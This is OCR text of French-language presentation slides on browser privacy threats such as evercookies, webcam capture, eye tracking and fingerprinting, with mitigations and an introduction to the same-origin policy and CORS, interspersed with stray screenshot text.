
Exploite toutes les solutions de stockage disponibles et s'auto-régénère si l'utilisateur en efface.


http://samy.pl/evercookie/

DUR DE S'EN DÉFAIRE !

MEDIA CAPTURE

Capture vidéo et audio :
Reconnaître quelqu'un, sa voix (audio), une langue, des paroles secrètes, un lieu.
Voire faire de l'Eye Tracking en JavaScript pour mesurer vos réactions.


Google
black and white movies
All
Images
Videos
Shopping
News
More
Search tools
horror
love
classic
thriller
dracula
titanic
frankenstein
alice in wonderland
gangster
detective
comedy
POWELL LOMBARD
My Man Godfrey
WebGazer.js uses common webcams that are already present in laptops



« PARTAGER » ?

O'RLY ?

OMG

LE PAPE


zuck
Instagram HQ
MARK ZUCKERBERG


https://xkcd.com/1807/

5 _ QUE FAIRE ?

PISTES ET SOLUTIONS

DES AVERTISSEMENTS PARTOUT

Compromis entre confort et sécurité absolue.


Secure
https://
Secure connection
Your information (for example, passwords or credit card numbers) is private when it is sent to this site.
Learn more
Cookies
37 in use
Location
Block (default)
Camera
Block (default)
Microphone
Block (default)
Notifications
Block (default)
JavaScript
Allow
Flash
Block (default)
Images
Allow (default)
Popups
Block (default)
Background Sync
Block (default)
Automatic Downloads
Block (default)
MIDI devices full control
Block (default)
Site settings

SERIOUSLY?


UH OH
WE
HAVE A HACKER

DÉSACTIVER DES FONCTIONNALITÉS « À LA MAIN »

Par exemple autofill, n'est-ce pas ?

Mais peu d'utilisateurs le feront.

RETIRER L'API

« Solution » ultime. Par exemple Battery API qui a été retiré de Firefox (v52).

FINGERPRINTING


Les navigateurs pourraient être intelligents et renvoyer de fausses informations.

Voire pas d'information si un site « interroge » trop d'infos sensibles, pour brouiller les pistes.

(déjà élaboré pour getComputedStyle et liens visités, ou Battery)

ORIGINE

Notion d'origine (Same-Origin Policy) définie par protocole + domaine + port.
Si l'un des 3 change, l'origine n'est plus la même et on ne peut (en général) accéder aux ressources depuis une autre origine.



CORS

« Cross Origin Resource Sharing »
Pratique qui définit les autorisations d'accès depuis une autre origine.
Par exemple en AJAX (XMLHttpRequest).

```
XMLHttpRequest cannot load [redacted]
Origin is not allowed by Access-Control-Allow-Origin.
```

